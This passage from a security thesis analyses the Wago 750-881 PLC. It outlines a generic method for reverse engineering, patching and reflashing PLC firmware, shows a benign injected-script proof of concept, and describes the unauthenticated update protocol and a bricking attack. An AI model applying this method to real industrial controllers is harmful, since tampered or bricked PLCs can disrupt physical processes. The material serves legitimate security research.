

Figure 4.6: Attack tree: Install customized firmware



Figure 4.7: Attack tree: Perform action as legitimate user

Part II

Experimentation

Chapter 5

Wago 750-881

This chapter seeks to provide an introduction to the test PLC. This chapter will provide a common baseline needed to discuss the intricate details behind the attacks. In addition to a description of the PLC, security mechanisms applied are identified, and perhaps more importantly, those not applied.

This chapter is a modified version of chapter 7 in the specialization project [32]. This is done to make the thesis independent of any previous work, and thus eliminating the need to read two reports.

5.1 Description

The Wago 750-881 is a diverse controller used for building automation, marine engineering, chemical processing and industrial application such as manufacturing. The controller is based on a 32-bit ARM CPU. The PLC, which is programmable to IEC61131-3, is capable of multitasking and has a real-time clock.

An integrated web server provides configuration and status information from the controller. The information is served as built-in HTML pages and can be read using a normal web browser. In addition, a file system is implemented that allows users to store custom HTML pages, configuration files, boot project and a process visualization java applet in the controller. FTP is used to upload or download users' files. For management and diagnosis of the system, the HTTP, SNTP and SNMP protocols are available. The controller supports Fieldbus communication using both Ethernet/IP and Modbus. This is used to exchange information pertaining to the process. Both of these communication protocols can be used together or separately. When using both protocols side by side, write access to the I/O modules is specified in an xml file.

Initialization and run time

The controller starts after switching on the power supply or after a reset. A check is made to see if the controller contains a boot project. If it does, the boot project is copied from persistent storage to RAM. Then, I/O modules are discovered, and checks are made to determine whether the controller is operational or not. If successful, the PLC starts executing its control loop. After each cycle, the operating system functions are executed for diagnostics and communication (among other things) and the timer values are updated. See figure 5.1

Memory

The controller process image contains the physical data for the bus modules. Input modules's data is stored in word[0...255] and the data to be written to the output devices are stored in word [512...1275]. Other memory areas are also provided in the controller as shown in table 5.1

Type	Size	Description
Program memory	1024 kB	Where the ladder logic is stored. The program is transferred from flash to RAM on start.
Data memory	1024 kB	Volatile RAM memory for creating variables that are not required for communication, but rather for internal processing procedures such as calculation.
Non-volatile memory	32 kB	Non volatile RAM for flags and variables that are explicitly marked as "var retain". These are retained even after loss of power.
File system	2 MB	Arbitrary file storage accessible through FTP. Example of files stored here are visualization files, HTML pages and ladder logic source code

Table 5.1: Memory areas in Wago 750-881



Figure 5.1: Wago 750-881 initialization and control loop

Addressing

Wago 750-881 allows for addressing registers and thus also input and output variables directly. Internally, input and output modules are addressed during the initialization phase, see Figure 5.1. The I/O modules are addressed in accordance to their physical location on the bus. Table 5.2 shows how to address input and output modules directly.

Position	Prefix	Description
1	%	Introduces an address
2	I Q M	Input Output Flag
3	X B W D	Single bit Byte(8 bits) Word(16 bits) Doubleword (32 bits)
4		Address

Table 5.2: Wago 750-881 Direct addressing structure

Examples
%QW0 = The first output word
%IW27 = The 28th input word
%IX0.0 = First bit of first input word
%IX1.9 = Tenth bit of second input word

Watchdog

For each task created, a watchdog timer can be enabled. The watchdog monitors the execution time of a task. If the task's runtime exceeds the specified watchdog time (e.g 100ms) then the watchdog event has occurred. The runtime system will then stop the ladder logic and report an error. The runtime system then proceeds to restarting the device. This is to prevent the system or tasks from freezing and thus disabling the device.

Data exchange

Data is exchanged via the Modbus protocol or Ethernet/IP. However ,the user can program clients and servers via an internal socket-API for all transport protocols (TCP, UDP etc) with functional modules.

The number of simultaneous open socket for the different services are limited

- 3 Connections for HTTP
- 15 Connections for MODBUS/TCP
- 128 connections for Ethernet/IP
- 5 connections for internal socket API
- 2 connections for Wago-I/O-PRO.[1]
- 10 FTP connections
- 2 connections for SNMP

5.2 Security mechanisms incorporated in Wago 750-881

The security mechanisms incorporated in the Wago 750-881 PLC are listed in [42], and reproduced in table 5.3. Wago has apparently created their security sheet by using SecIE Security Data Sheet Creator [52], and the descriptions are taken from their documentation. As the reader may notice the level of detail is not the most extensive. The descriptions given were taken from the user manual.

Mechanism	**Description**
Stack overflow protection	The system implements robustness mechanisms like stack overflow protection or invalid package detection
Access control, user levels	The system implements access control mechanisms.
Secure remote maintenance	The system implements secure mechanisms for remote maintenance.
Supports user authentication, manageable	The system implements user authentication mechanisms.
Local user access possible	The system enables local access by users via a console etc.

Table 5.3: Security mechanisms incorporated in Wago 750-881

The lack of details and ambiguity in the description requires speculation. The descriptions of the security mechanisms below are the results of discussions with industry experts as well as knowledge taken from the traditional security realm.

- **Stack overflow protection:** It is assumed that is a *non-executable stack* in which the memory areas pertaining to the stack is disallowed to execute. "Write XOR Execute" (W $\oplus$ X), is one of the simpler ways to implement protection against

[1] Wago-I/O-PRO connections are used to debug the system over ethernet. Needs both connections at the same time for debugging, limiting it to one user.

overflows, given that the processor supports it (NX bit is present). Another possibility is some sort of *stack canary* or *Address space layout randomization* to help prevent buffer overflows.

- **Access control, user levels:** It is assumed that this is some sort of discretionary access control similar to the unix file mode which represent write, read and execute for owner, group and other users.
- **Secure remote maintenance:** It is assumed that this is aimed at maintenance via the web application. The web application implements login functionality with usernames and passwords. We assume that this is what they refer to when mentioning ”secure”. Unfortunately, the PLC has hardcoded usernames and default passwords. Furthermore, all credentials are transmitted in cleartext.
- **Supports user authentication:** As access control becomes meaningless without authentication, one has to assume that this is implemented in similar fashion. I.e. basic authentication.
- **Local user access possible:** It is assumed that local access refers to the opposite of remote access. This gives the impression that they refer to the serial interface.

Next, note that [42] also implicitly mentions which mechanisms that are not included. In particular, these are listed in the following table.

Mechanism	**Description**
Firewall, not configurable	The system is protected by an own firewall which is not configurable by a user.
Firewall, configurable	The system is protected by an own firewall which is configurable by a user.
Virus protection	The system contains a virus detection system.
Data encryption	The system implements data encryption mechanisms.
Intrusion detection	The system implements intrusion detection mechanisms
Redundancy possible	The system implements redundancy mechanisms like multiple network access.

Table 5.4: Security mechanisms lacking in Wago 750-881

From the table above, it becomes clear that there are important security mechanisms lacking in the controller. Encryption is possibly the security mechanism that would yield the most benefit, if implemented. Furthermore, note that the security mechanisms lacking are well known, thus eliminating any need for further elaboration.

To summarize, we can say that the Wago 750 has implemented some important security features. Additionally, the lack of mechanisms definitely renders it an attractive goal from an attackers perspective. Combining this with the PLC's popularity makes it a “winner” in terms of hacking attractiveness.

5.3 Setup

The following equipment is used for experimentation;

- 1 Wago 750-881. PLC running firmware version 01.02.05 (03).
- 1 Wago 750-1415. Digital input module.
- 1 Wago 750-1515. Digital output module.
- 1 Wago 750-600. End Module, used to complete the internal data circuit.

Chapter 6

Attack surface - Updating firmware

This chapter is aimed at answering the following research question: *"As an outsider with no legitimate credentials, is it possible to install customized firmware on Wago 750-881?"*.

Given the key role of the firmware and the fact that it contains all code and data, the firmware present itself as tempting target. While the fruit may be high-hanging, the reward is often worth the trouble.

Based on the attack tree in figure 4.6, a generic approach to reverse engineering, modifying and installing firmware on a PLC is devised. This approach follows the attack tree closely, while at the same time provides valuable insight towards a practical implementation of the attack. Then, an introduction to Wago's firmware file format, Intel Hex, is given. As the baseline for discussion has been established, the chapter continues with descriptions of how the procedure was successfully carried out on the test PLC. The process of reversing the firmware and the update protocol yielded insights that led to the development of new attacks, which are then presented. To conclude the chapter, possible mitigation techniques are presented.

6.1 Introduction

Firmware consists of code and data bundled together, stored in non-volatile memory. For modern PLCs the firmware is usually comprised of a full fledged OS, including OS kernel, boot loader, file system, and applications such as ladder logic runtime system, web servers, and FTP servers. For DCS networks, where the field device are scattered over geographically disperse locations, remote firmware updates makes life easier for engineers. Today, most vendors supply software packages that allows PLCs to be flashed remotely. Unfortunately, the de facto standard is little or no security. Most of them allow unauthenticated firmware updates, thus making the PLC vulnerable to this type of attack given that there exist a route.

The reasoning behind spending the amount of time required to reverse engineer the firmware is twofold; if successful, it will fully compromise the PLC. Perhaps more importantly, it will provide insight into the inner workings of the PLC which may prove beneficial when developing other, unrelated attacks.

Given the key role of the firmware, it is a prime target for an adversary. With the ability to create and upload a malicious firmware, the adversary will be in full control of the device. The adversary will be able to run arbitrary code, install services unknown to the operators e.g. SSH/Telnet servers, insert backdoors, use the PLC as stepping stone to further penetrate the network or use the PLC as general node residing inside the network.

6.2 Generic approach

Going back to the attack tree in Figure 4.6, there are several steps that has to be completed in order to successfully flash the device with a valid, customized, firmware image. While the attack tree serves it purpose as a conceptual diagram giving an introduction to how the firmware may be attacked, it is too crude to use as a recipe for an attack. Below, a generic list of the steps necessary in order to modify a firmware image have been compiled. The purpose of this list is to augment the attack tree by including information regarding the practical obstacles an adversary has to overcome in order to mount an successful attack. The list is based on Project Basecamp[7], online tutorials [21] as well as insight gained from performing the attacks. Not all of the steps are necessary, and may in some cases not be applicable. As there are a wide variety of manufactures and models, steps may be taken away or added as needed. Note that this list is not specific to any make or model.

1. Obtain the target PLC

2. Obtain the firmware
   There are several ways to obtain the firmware. The most common one is through the manufacturers website, where they supply updates for their PLCs. If the vendor does not offer firmware, it may in some cases be possible to pull the firmware off the device through a serial interface or JTAG.

3. Gather information about the firmware image and its binary format

   (a) Find hard coded information
   All hard coded strings will be revealed with the Unix program *Strings*. Strings reads the input file and prints all null terminated strings of length 4 or more. This will in many cases reveal valuable information that can be utilized when further dissecting the firmware.

   (b) Identify compression algorithm
   Firmware images are often completely or partially compressed. The most common compression algorithms are zlib, gzip and LZMA.

zlib's magic numbers are 0x7801, 0x789C or 0x78DA

Gzip's magic number is 0x1F8B

LZMA's magic number is 0x5D000080

Some vendors may use less known compression algorithms or may have altered the signatures in order to obfuscate the image.

(c) Identify different parts
Usually, firmware consists of several different parts. Often, it is possible to find the OS kernel, boot loader and a file system. Binwalk[37] is a firmware analysis tool that contain signatures for files that are commonly found in firmware images such as compressed/archived files, firmware headers, Linux kernels, boot loaders, file systems, etc. If Binwalk fails to identify the different parts, delimiters often consist of big chunks of 0x00 or 0xFF. These can be identified in a hex editor.

4. Reverse engineer
The purpose of reverse engineering is to analyze the firmware in an effort to create a representations of the system at a higher level of abstraction. Reverse engineering does not necessarily involve changing the target system[17]. In a way it can be viewed as going backwards through the development cycle. Regardless of whether the intent is malicious or not, reverse engineering is used to understand the inner workings of the system.

(a) Disassemble/decompile firmware
Using a disassembler and/or a decompiler can prove to be very useful in understanding the firmware. Disassemblers will try to convert machine instructions to a assembly code which is at a higher level of abstraction. Decompilers does the same thing, only they take it one step further. Decompilers represents executable binaries in readable form, by translating the assembly code into a human readable format that the developer can read and modify. The decompiler does not reconstruct the original source code, as some information is "lost" during compilation due to optimizations. However, the decompilation processes often yields the most accurate reconstruction possible. Hex rays' IDA[36] software is the industry standard and supports numerous different processors and file formats. It also have support for x86 and ARM decompilation.

(b) Gather information about the file system
PLCs often implement a file system tailored for embedded systems (e.g. a file system that reduces flash wear) such as JFFS2[76], YAFFS[50], SquashFS[48], cramfs[19] or FAT[70].

JFFS2's magic number is 0x1985 (nodes start with this). Can use several compression algorithms.

YAFFS does not provide a magic number. If 0x0300000001000000FFFF is discovered, it is a strong indication. However, it can be YAFFS even though this string is not present.

SquashFS's magic number is 0x73717368. Files are compressed with either zlib or LZMA.

cramfs's magic number is 0x28CD3D45. Files are compressed with zlib.

FAT does not have a magic number. Possible to 0x55AA0000 at the end of boot sector.

(c) Find the file system
In most cases, if binwalk was successful in identifying the different parts of the firmware, chances are that it also found the file system. If it was not successful in identifying the file system, one can use the magic numbers above in an manual attempt to find and isolate the file system.

(d) Extract the file system
While reverse engineering, the most important part to analyze/recover is the file system as it may contain binaries, configuration files, html files, certificates, keys, etc. Using the Unix tool dd with the following arguments

dd if=inputFile bs=1 skip=startAddr count=filesystemSize of=outputFile

will extract the file system from the firmware image and save it to a file.

(e) Mount file system
The extracted file system is usually compressed. The compression algorithm used for the file system is not necessarily the same as the compression algorithm used for the firmware image. Once the file system is in an uncompressed state, it can be mounted. Depending on file system, the complexity of this task run the gamut from mounting in a similar fashion as a USB stick to creating and compiling a driver module for the OS/file system combination. Some file systems may be read only, e.g. squashfs. To circumvent this problem, tools exist to unpack file systems to a directory which allows editing.

5. Modify firmware
If the file system was successfully extracted and mounted, it is possible to edit the files directly. It is also possible to include new binaries, and alter configuration files to have those binaries run at start-up. Upon completing the modifications, the file system has to be re-packed for which there exist tools for most well known file systems. This will yield a file system in a proper format. This file system has to be inserted back into the firmware. Note that the modifications will most likely have changed length fields, checksums, etc. in the progress. These will have to be identified and modified accordingly for the firmware to be a valid image.

6. Assembling a new firmware
There are two ways to achieve this; either by editing the source and compile the

firmware again. This will in most cases require a toolchain, in order to cross compile the firmware. The toolchain may be difficult to get ahold of. The other option is to edit the assembly/binary code, inserting a branch in code that runs on start up. This will branch to the code the attacker inserted, run it and return after completion, which in turn will leave the stack and registers in a state as if nothing have happened. While the threshold for writing low level code and performing binary patching will be high, the avenue of performing cross compilation may not always be available.

7. Upload firmware
   Most manufacturers supplies firmware updating tools that allows you to specify a firmware image and upload it to the device. In some cases, the client software might have various restrictions, such as not being able to choose your own firmware image, i.e. they create a client for each firmware update or the firmware updating software does not allow updating firmware to device on a different subnet. For these cases, reverse engineering the the update client and/or the update protocol might prove to be a fruitful endeavor.

Now that the attack tree has been augmented with practical details, the attention is turned towards Wago's firmware image and attacks against it.

6.3 Attacking the firmware

It is time to put the knowledge gathered in the previous sections to use, and carry out the attack against a real device. Following the generic approach in section 6.2, the first step and second step is to obtain the device and firmware image, respectively. The device, and thus also the research was made possible by the company sponsoring this thesis. Wago distributes their firmware upgrades as a software package for Windows. The software package comes bundled with the firmware image, but also allow the user to specify a different image. The software package is available in two versions, one for upgrading over serial and one for Ethernet. Both can be downloaded from their website. However, valid credentials issued to customers, is required. These were also provided by the company. The next step is to gather information about the firmware image and the binary format.

6.3.1 Firmware format

Wago distributes their firmware in Intel Hex format[39]. Intel hex is a hexadecimal object file format for microprocessors. The hexadecimal representation of binary is coded in ASCII alphanumeric characters. The format specification[39] state that each line of consists of six parts:

1. Start code, one character, an ASCII colon ':'.
2. Byte count, two hex digits, the number of bytes in the data field.
3. Address, four hex digits, a 16-bit address pointing to the memory position of the data. Big endianess.
4. Record type, two hex digits, 00 to 05, defining how the data field should be interpreted.
5. Data, a sequence of *n* bytes, represented by *2n* hex characters.
6. Checksum, two hex characters - the least significant byte of the two's complement of the sum of the values of all fields except start code and the checksum itself (1 and 6)

Each record has a RECTYP field which specifies the record type of this record. The RECTYP field is used to interpret the remaining information within the record.

'00' Data Record
'01' End of File Record
'02' Extended Segment Address Record
'03' Start Segment Address Record
'04' Extended Linear Address Record
'05' Start Linear Address Record

The first 5 lines of the Wago firmware image is given as an example of Intel hex in the following listing.

Listing 6.1: Firmware HTML : First 5 lines of the Wago firmware

```
1 :04000005100100000E6
2 :020000041001E9
3 :100000005741474F203735302D383831205046433F
4 :1000100020455448455524E45540000000000000061
5 :10002000941001100FFFFFFFF00001E00E803030013
```

The first two lines are for setup purposes; the first line is a Start Linear Address Record (as shown by record type 05) indicates the execution start address for the object file. The value given is the 32-bit linear address for the EIP register.

The second line is Extended Linear Address Record (as shown by record type 04). This is a workaround implemented by Intel to enable 32 bit addressing and thus an addressable area of 4GB as opposed to 16 bit and 64kB addressable area. This record sets the upper 16 bits of the 32 bits address. In this case, 0x1001 will be used as the upper 16 bits when addressing subsequent data records. These bits will be used for all subsequent data records (record type 00) until a new Extended Linear Address Record is encountered (record type 04). The next three lines, which we can see is data records (record type 00) contains the beginning of the firmware data.

6.3.2 Reversing the firmware

Reverse engineering firmware for embedded devices and PLCs in particular can be a challenging task for several reasons. Lack of information, different architectures and instruction sets, proprietary/obfuscated code, unknown APIs are all examples of obstacles that are common. While firmware reverse engineering is a time consuming process, the payoff is often worth it.

First step is to look at all the static strings in the firmware. The firmware, which is about 4.2 MB yielded approximately 5200 hard coded strings. Not all of these strings are actual strings but rather other code adhering to the string standard of null terminated values which are all within the printable range.

Filtering based on interesting keywords, e.g. “password”, “html” and “FW-U”, provided us with more information about passwords, html pages and the firmware update process. Similar keywords yielded valuable information about the file system, operating system, libraries used, error messages, and so forth. Note that the number of strings that were not binary garbage indicates that the firmware image is not encrypted nor compressed! This is beneficial, as it lessens the amount of work needed to modify it. Exploring the HTML seemed like a reasonable place to start as it is a well known format consisting entirely of ASCII characters. Furthermore, any errors introduced while modifying it will not break the firmware. Now that it has been established that the entire HTML content is present in the firmware it is time to locate it.

IDA[36] is the industry standard for reverse engineering. IDA is able to detect the Intel hex file format of the firmware image. It does require the user to specify which processor the binary image was compiled for. In this case, Wago compiled the firmware for ARM with little endianness. IDA performs automatic analysis in addition to disassembly which identifies functions, libraries, call hierarchies, code and data segments, etc. It is able to do so by using its internal database of well known libraries, APIs and by examining cross references between code segments.The automatic code analysis yielded 4567 functions and sub functions.

For now the data section is the main interest, as this is where the HTML files resides. Using IDA and searching for 0x3c68746d6c, which translates to *<html* in ASCII resulted in the location as well as the content of the HTML data.

As the html pages of the web application residing in the firmware has been identified, the next challenge is to modify them while still keeping the firmware image valid.

6.3.3 Modifying the firmware

In this section a benign javaScript snippet is inserted into the HTML. This is done using binary patching, i.e. modifying each individual byte so that it forms the desired effect. For each line that is altered, the corresponding checksum also needs to be altered corre-

spondingly (See section 6.3.1). In order to calculate the checksum, a small python script was written see Listing 6.2. Non-important parts of this script, e.g. file I/O, is left out. Figure 6.3.3 is the original version of the html files residing in the firmware a long with its ASCII equivalent. Figure 6.3.3 shows the modified version. Note that IDA HEX view does not show the checksum.

Listing 6.2: Calculate Intel hex checksum

```
1 sum = 0
2 for byte in line:
3     sum += int(byte,16)
4 cs =  ((sum^ 0xFF) +1 ) & 0xFF
```



Figure 6.1: Firmware HTML: Original version

The original version translates to the following Intel Hex.

Listing 6.3: Firmware HTML : Original version

```
1 :10E320002020203C7469746C653E205741474F2083
2 :10E3300045746865726E6574205765622D4261731D
3 :10E340006564204D616E6167656D656E74203C2F5C
4 :10E350007469746C653E0D0A20203C2F6865616409
5 :10E360003E0D0A20203C6672616D657365742072F3
```



Figure 6.2: Firmware HTML: Altered version

The edited version translates to the following Intel Hex. Note that only the data fields and the checksum have been altered. Record length, address and type remains the same. The excessive use of exclamation marks were inserted for alignment reasons.

Listing 6.4: Firmware HTML : Altered version

```
1 :10E320003C7469746C653E4861636B6564212121AE
2 :10E330003C2F7469746C653E3C7363726970743E03
3 :10E34000616C6572742827686178656421212729CA
4 :10E350003C2F7363726970743E3C2F686561643E44
5 :10E36000200D0A20203C6672616D65736574207211
```

The changes made to the firmware is benign, easily detectable and the consequences are at best slightly annoying. However, the purpose of this chapter was to establish whether or not it was possible to install a modified firmware image on the controller. While benign, modifying the html pages is perfectly suited as an easy to follow example and as a proof of concept showing that it is both possible but also relatively simple to install a customized firmware image on the controller. Section 6.6 discusses alternate attacks that were explored but had to be abandoned due to limited time.

Note that the size of the modified firmware is the same as the original one. Wago's Ethernet firmware updating tool was used to install the modified firmware on the controller. This concludes the research question *"As an outsider with no legitimate credentials, is it possible to install customized firmware on Wago 750-881?"*. Not only is it theoretically possible, it has been done and tested on a real device.

6.4 Attacks stemming from firmware analysis

The process of analyzing the firmware yielded insight into the inner workings of the controller. This insight was leveraged to explore different avenues of attack.

While analyzing the firmware and looking into the firmware update protocol strings such as "FW-U: Start system = %lx","FW-U: PRG Stop finished", "FW-U: Shutdown PLC", "FW-U: Erase sector %i " were discovered[1]. The sensitive nature of the commands combined with lack of authentication sparked interest. The firmware update protocol was thus reverse engineered.

6.4.1 Update Protocol

Wago distributes the firmware as part of a software package that allows the user upgrade the firmware remotely. However, the firmware update software is limited to devices on the same subnet meaning that firmware upgrades over the Internet is not allowed. This restriction severely limits the usefulness of the attack, so the update protocol has to be reverse engineered.

By using the information gathered while reverse engineering the firmware and capturing network traffic while updating, information about the update protocol was deduced. As no protocol specification was obtainable, this is a deduction based on information gathered

[1]There were a total of 54 strings pertaining to the firmware update protocol.

from the firmware image as well as manual analysis. Thus, its correctness cannot be guaranteed. However, it has proven to be accurate enough for all intents and purposes. For a description of technical details and how these results were obtained see Appendix A.

The steps that constitutes the firmware update process is depicted in figure 6.3.



Figure 6.3: Firmware update protocol

While examining the operations performed during the firmware update process, it becomes clear certain actions are of great value to an attacker, e.g. shutting down the PLC. The packet header used in the firmware updating protocol is shown in figure 6.4 along with a description.

Figure 6.4: Firmware update protocol header.

The header consist of the following fields:

- 2 byte protocol identifier
- 2 byte packet number. Starting at 0x0001, this field is incremented for each packet

with the exception of fragmented packets. Fragmented packet will have the same value.

- 2 byte fragmentation number. For packets that are fragmented, this field is used. For all other packets, the value is 0x0001.
- 2 byte fragmentation count. The number of fragments to expect.
- 8 byte static field with unknown meaning. Could also be four 2 byte fields. Does change for fragmented packets with value 0x8000.
- 2 byte data length field. This field specifies how many bytes of data to expect.
- n byte data field.

6.4.2 Bricking the device

The process of turning the device into an expensive brick is commonly known as "bricking the device". It will put the device in an unrecoverable state where it is unable to boot. Unrecoverable in this case means that its not recoverable through normal means. I.e. the PLC has to be sent back to the factory for repair or replacement.

Bricked devices are usually the consequence of a failed update attempt. For most devices, including PLCs, the firmware update procedure must not be interrupted. This can leave the device with a partially overwritten, corrupted, firmware image.

The consequences of a single bricked PLC is negligible for larger DCS networks. There are spare PLCs and redundancies in place. However, if an attacker can target one PLC in the DCS network, chances are that he can target multiple, possibly all, PLCs. Imagine a scenario, in which all PLCs are bricked at a certain point in time. It is unlikely that the organization is able to replace all of them without significant impact on the operation. The consequences are suddenly much more severe. Furthermore, there is nothing stopping the adversary from performing the same attack several times unless something is done to prevent it.

